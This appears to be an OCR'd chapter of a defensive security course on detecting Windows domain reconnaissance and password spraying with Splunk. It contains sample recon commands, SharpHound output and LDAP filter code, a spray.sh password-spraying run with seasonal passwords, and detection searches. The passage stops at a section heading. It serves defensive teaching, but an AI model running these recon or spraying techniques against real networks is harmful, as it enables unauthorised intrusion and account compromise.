14. Detecting Windows Attacks with Splunk

Detecting Common User/Domain Recon

Domain Reconnaissance

`Active Directory (AD) domain reconnaissance` represents a pivotal stage in the cyberattack lifecycle. During this phase, adversaries endeavor to gather information about the target environment, seeking to comprehend its architecture, network topology, security measures, and potential vulnerabilities.

While conducting AD domain reconnaissance, attackers focus on identifying crucial components such as Domain Controllers, user accounts, groups, trust relationships, organizational units (OUs), group policies, and other vital objects. By gaining insights into the AD environment, attackers can potentially pinpoint high-value targets, escalate their privileges, and move laterally within the network.

User/Domain Reconnaissance Using Native Windows Executables

An example of AD domain reconnaissance is when an adversary executes the `net group` command to obtain a list of `Domain Administrators`.

```
C:\Users\Administrator>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain lab.internal.local
.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            BRUCE_GEORGE             CHANCE_ARMSTRONG
HOPE_ADKINS              TYLER_MORRIS
The command completed successfully.
```


Common native tools/commands utilized for domain reconnaissance include:

- `whoami /all`
- `wmic computersystem get domain`
- `net user /domain`
- `net group "Domain Admins" /domain`
- `arp -a`
- `nltest /domain_trusts`

For detection, administrators can employ PowerShell to monitor for unusual scripts or cmdlets and process command-line monitoring.

User/Domain Reconnaissance Using BloodHound/SharpHound

BloodHound is an open-source domain reconnaissance tool created to analyze and visualize the Active Directory (AD) environment. It is frequently employed by attackers to discern attack paths and potential security risks within an organization's AD infrastructure. BloodHound leverages graph theory and relationship mapping to elucidate trust relationships, permissions, and group memberships within the AD domain.



Sharphound is a C# data collector for BloodHound. An example of usage includes an adversary running Sharphound with all collection methods (`-c all`).


```
PS C:\Users\JENNY_HICKMAN\tools> .\Sharphound3.exe -c all
----------------------------------------------
Initializing SharpHound at 4:29 PM on 3/9/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, L
s, Container

[+] Creating Schema map for domain LAB.INTERNAL.LOCAL using path CN=Schema,CN=Confi
ternal,DC=local
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 20 MB RAM
Status: 3385 objects finished (+3385 564.1667)/s -- Using 48 MB RAM
Enumeration finished in 00:00:06.0237191
Compressing data to .\20210309162903_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 4:29 PM on 3/9/2021! Happy Graphing!

PS C:\Users\JENNY_HICKMAN\tools>
```

BloodHound Detection Opportunities


Under the hood, the BloodHound collector executes numerous LDAP queries directed at the Domain Controller, aiming to amass information about the domain.

```
if ((methods & ResolvedCollectionMethod.ACL) != 0)
{
    filterparts.Add("(|(samAccountType=805306368)(samAccountType=805306369)(samAccountType=268435456)(samAccountType=268435457)(samAccountType=536870912)(samAcc
    props.AddRange(new[]
    {
        "samaccountname", "distinguishedname", "dnshostname", "samaccounttype", "ntsecuritydescriptor", "displayname", "objectclass", "objectsid", "name"
    });
}

if ((methods & ResolvedCollectionMethod.ObjectProps) != 0)
{
    filterparts.Add("(|(samaccounttype=268435456)(samaccounttype=268435457)(samaccounttype=536870912)(samaccounttype=536870913)(samaccounttype=805306368)(samacc
    props.AddRange(new[]
    {
        "samaccountname", "distinguishedname", "samaccounttype", "pwdlastset", "lastlogon", "lastlogontimestamp", "objectsid",
        "sidhistory", "useraccountcontrol", "dnshostname", "operatingsystem",
        "operatingsystemservicepack", "serviceprincipalname", "displayname", "mail", "title",
        "homedirectory","description","admincount","userpassword","gpcfilesyspath","objectclass",
        "msds-behavior-version","objectguid", "name", "gpoptions", "msds-allowedToDelegateTo", "msDS-AllowedToActOnBehalfOfOtherIdentity"
    });
}

if ((methods & ResolvedCollectionMethod.GPOLocalGroup) != 0)
{
    filterparts.Add("(&(objectCategory=groupPolicyContainer)(name=*)(gpcfilesyspath=*))");
    props.AddRange(new[]
    {
        "displayname", "name", "gpcfilesyspath", "objectclass"
    });
}
```


However, monitoring LDAP queries can be a challenge. By default, the Windows Event Log does not record them. The best option Windows can suggest is employing `Event 1644` - the LDAP performance monitoring log. Even with it enabled, BloodHound may not generate many of the expected events.



A more reliable approach is to utilize the Windows ETW provider `Microsoft-Windows-LDAP-Client`. As showcased previously in the `SOC Analyst` path, SilkETW & SilkService are versatile C# wrappers for ETW, designed to simplify the intricacies of ETW, providing an accessible interface for research and introspection. `SilkService` supports output to the Windows Event Log, which streamlines log digestion. Another useful feature is the ability to employ `Yara` rules for hunting suspicious LDAP queries.



In addition, Microsoft's ATP team has compiled a list of LDAP filters frequently used by reconnaissance tools.

Recon tool	Filter
enum_ad_user_comments (Metasploit)	(&(&(objectCategory=person)(objectClass=user))(|(description=*pass*)(comment=*pass*)))
enum_ad_computers (Metasploit)	(&(objectCategory=computer)(operatingSystem=*server*))
enum_ad_groups (Metasploit)	(&(objectClass=group))
enum_ad_managedby_groups (Metasploit)	(&(objectClass=group)(managedBy=*)),(&(objectClass=group)(managedBy=*)(groupType:1.2.840.113556.1.4.803:=2147483648))
Get-NetComputer (PowerView)	(&(sAMAccountType=805306369)(dnshostname=*))
Get-NetUser - Users (Powerview)	(&(samAccountType=805306368)(samAccountName=*)
Get-NetUser - SPNs (Powerview)	(&(samAccountType=805306368)(servicePrincipalName=*)
Get-DFSshareV2 (Powerview)	(&(objectClass=msDFS-Linkv2))
Get-NetOU (PowerView)	(&(objectCategory =organizationalUnit)(name=*))
Get-DomainSearcher (Empire)	(samAccountType=805306368)

Armed with this list of LDAP filters, BloodHound activity can be detected more efficiently.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting User/Domain Recon With Splunk


You'll observe that a specific timeframe is given when identifying each attack. This is done to concentrate on the relevant events, avoiding the overwhelming volume of unrelated events.

Now let's explore how we can identify the recon techniques previously discussed, using Splunk.

Detecting Recon By Targeting Native Windows Executables

Timeframe: `earliest=1690447949 latest=1690450687`

```
index=main source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventID=1 earliest=1690447949 latest=1690450687
| search process_name IN
(arp.exe,chcp.com,ipconfig.exe,net.exe,net1.exe,nltest.exe,ping.exe,system
info.exe,whoami.exe) OR (process_name IN (cmd.exe,powershell.exe) AND
process IN
(*arp*,*chcp*,*ipconfig*,*net*,*net1*,*nltest*,*ping*,*systeminfo*,*whoami
*))
| stats values(process) as process, min(_time) as _time by parent_process,
parent_process_id, dest, user
| where mvcount(process) > 3
```



Search Breakdown:

- `Filtering by Index and Source`: The search begins by selecting events from the main index where the source is `XmlWinEventLog:Microsoft-Windows-Sysmon/Operational`, which is the XML-formatted Windows Event Log for Sysmon


(System Monitor) events. Sysmon is a service and device driver that logs system activity to the event log.

- `EventID Filter`: The search is further filtered to only select events with an `Event ID` of `1`. In Sysmon, Event ID 1 corresponds to `Process Creation` events, which log data about newly created processes.
- `Time Range Filter`: The search restricts the time range of events to those occurring between the Unix timestamps 1690447949 and 1690450687. These timestamps represent the earliest and latest times in which the events occurred.
- `Process Name Filter`: The search then filters events to only include those where the process_name field is one of a list of specific process names (e.g., `arp.exe`, `chcp.com`, `ipconfig.exe`, etc.) or where the `process_name` field is `cmd.exe` or `powershell.exe` and the process field contains certain substrings. This step is looking for events that involve certain system or network-related commands, as well as events where these commands were run from a Command Prompt or PowerShell session.
- `Statistics`: The stats command is used to aggregate events based on the fields `parent_process`, `parent_process_id`, `dest`, and `user`. For each unique combination of these fields, the search calculates the following statistics:
  - `values(process) as process`: This captures all unique values of the `process field` as a multivalue field named `process`.
  - `min(_time) as _time`: This captures the earliest time (`_time`) that an event occurred within each group.
- `Filtering by Process Count`: The where command is used to filter the results to only include those where the count of the process field is greater than `3`. This step is looking for instances where multiple processes (more than three) were executed by the same parent process.

Detecting Recon By Targeting BloodHound

Timeframe: `earliest=1690195896 latest=1690285475`

```
index=main earliest=1690195896 latest=1690285475
source="WinEventLog:SilkService-Log"
| spath input=Message
| rename XmlEventData.* as *
| table _time, ComputerName, ProcessName, ProcessId, DistinguishedName,
SearchFilter
| sort 0 _time
| search SearchFilter="*(samAccountType=805306368)*"
| stats min(_time) as _time, max(_time) as maxTime, count,
values(SearchFilter) as SearchFilter by ComputerName, ProcessName,
ProcessId
| where count > 10
| convert ctime(maxTime)
```



Search Breakdown:

- `Filtering by Index and Source`: The search starts by selecting events from the main index where the source is `WinEventLog:SilkService-Log`. This source represents Windows Event Log data gathered by `SilkETW`.
- `Time Range Filter`: The search restricts the time range of events to those occurring between the Unix timestamps 1690195896 and 1690285475. These timestamps represent the earliest and latest times in which the events occurred.
- `Path Extraction`: The `spath` command is used to extract fields from the `Message` field, which likely contains structured data such as `XML` or `JSON`. The `spath` command automatically identifies and extracts fields based on the data structure.
- `Field Renaming`: The `rename` command is used to rename fields that start with `XmlEventData.` to the equivalent field names without the `XmlEventData.` prefix. This is done for easier reference to the fields in later stages of the search.
- `Tabulating Results`: The `table` command is used to display the results in a tabular format with the following columns: `_time`, `ComputerName`, `ProcessName`, `ProcessId`, `DistinguishedName`, and `SearchFilter`. The `table` command only includes these fields in the output.
- `Sorting`: The `sort` command is used to sort the results based on the `_time` field in ascending order (from oldest to newest). The `0` argument means that there is no limit on the number of results to sort.
- `Search Filter`: The search command is used to filter the results to only include events where the `SearchFilter` field contains the string `*(samAccountType=805306368)*`. This step is looking for events related to LDAP queries with a specific filter condition.
- `Statistics`: The `stats` command is used to aggregate events based on the fields `ComputerName`, `ProcessName`, and `ProcessId`. For each unique combination of these fields, the search calculates the following statistics:

    - `min(_time) as _time`: The earliest time (`_time`) that an event occurred within each group.
    - `max(_time) as maxTime`: The latest time (`_time`) that an event occurred within each group.
    - `count`: The number of events within each group.
    - `values(SearchFilter) as SearchFilter`: All unique values of the `SearchFilter` field within each group.
- `Filtering by Event Count`: The `where` command is used to filter the results to only include those where the `count` field is greater than `10`. This step is looking for instances where the same process on the same computer made more than ten search queries with the specified filter condition.
- `Time Conversion`: The `convert` command is used to convert the `maxTime` field from Unix timestamp format to human-readable format (`ctime`).

Detecting Password Spraying

Password Spraying

Unlike traditional brute-force attacks, where an attacker tries numerous passwords for a single user account, `password spraying` distributes the attack across multiple accounts using a limited set of commonly used or easily guessable passwords. The primary goal is to evade account lockout policies typically instituted by organizations. These policies usually lock an account after a specified number of unsuccessful login attempts to thwart brute-force attacks on individual accounts. However, password spraying lowers the chance of triggering account lockouts, as each user account receives only a few password attempts, making the attack less noticeable.

An example of password spraying using the Spray tool can be seen below.

```
┌──(kali㉿kali)-[~/tools/Spray]
└─$ sudo ./spray.sh -smb 10.0.10.100 users.txt passwords-English.txt 100 30

Spray 2.1 the Password Sprayer by Jacob Wilkin(Greenwolf)

15:08:00 Spraying with password: Users Username
15:08:00 Spraying with password: Winter2016
15:08:00 Spraying with password: Winter2017
15:08:01 Spraying with password: Winter16
15:08:01 Spraying with password: Winter17
15:08:01 Spraying with password: Winter12
15:08:02 Spraying with password: Spring2016
15:08:02 Spraying with password: Spring2017
15:08:02 Spraying with password: Spring16
15:08:02 Spraying with password: Spring17
15:08:03 Spraying with password: Spring12
15:08:03 Spraying with password: Summer2016
15:08:03 Spraying with password: Summer2017
15:08:04 Spraying with password: Summer16
15:08:04 Spraying with password: Summer17
15:08:04 Spraying with password: Fall2016
15:08:04 Spraying with password: Fall2017
15:08:05 Spraying with password: Fall1234
15:08:05 Spraying with password: Autumn2016
15:08:05 Spraying with password: Autumn2017
15:08:06 Spraying with password: Autumn16
15:08:06 Spraying with password: Autumn17
```

Password Spraying Detection Opportunities

Detecting password spraying through Windows logs involves the analysis and monitoring of specific event logs to identify patterns and anomalies indicative of such an attack. A common pattern is multiple failed logon attempts with `Event ID 4625 - Failed Logon` from different user accounts but originating from the same source IP address within a short time frame.

Other event logs that may aid in password spraying detection include:

- `4768 and ErrorCode 0x6 - Kerberos Invalid Users`
- `4768 and ErrorCode 0x12 - Kerberos Disabled Users`
- `4776 and ErrorCode 0xC000006A - NTLM Invalid Users`
- `4776 and ErrorCode 0xC0000064 - NTLM Wrong Password`
- `4648 - Authenticate Using Explicit Credentials`
- `4771 - Kerberos Pre-Authentication Failed`


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Password Spraying With Splunk

Now let's explore how we can identify password spraying attempts, using Splunk.

Timeframe: `earliest=1690280680 latest=1690289489`

```
index=main earliest=1690280680 latest=1690289489
source="WinEventLog:Security" EventCode=4625
| bin span=15m _time
| stats values(user) as Users, dc(user) as dc_user by src,
Source_Network_Address, dest, EventCode, Failure_Reason
```



Search Breakdown:

- `Filtering by Index, Source, and EventCode`: The search starts by selecting events from the main index where the source is `WinEventLog:Security` and the `EventCode` is `4625`. This EventCode represents failed logon attempts in the Windows Security Event Log.
- `Time Range Filter`: The search restricts the time range of events to those occurring between the Unix timestamps 1690280680 and 1690289489. These timestamps represent the earliest and latest times in which the events occurred.
- `Time Binning`: The `bin` command is used to create `time buckets of 15 minutes` duration for each event based on the `_time` field. This step groups the events into 15-minute intervals, which can be useful for analyzing patterns or trends over time.
- `Statistics`: The `stats` command is used to aggregate events based on the fields `src`, `Source_Network_Address`, `dest`, `EventCode`, and `Failure_Reason`. For each unique combination of these fields, the search calculates the following statistics:
  - `values(user) as Users`: All unique values of the `user` field within each group.

- `dc(user) as dc_user`: The distinct count of unique values of the `user` field within each group. This represents the number of different users associated with the failed logon attempts in each group.

Detecting Responder-like Attacks

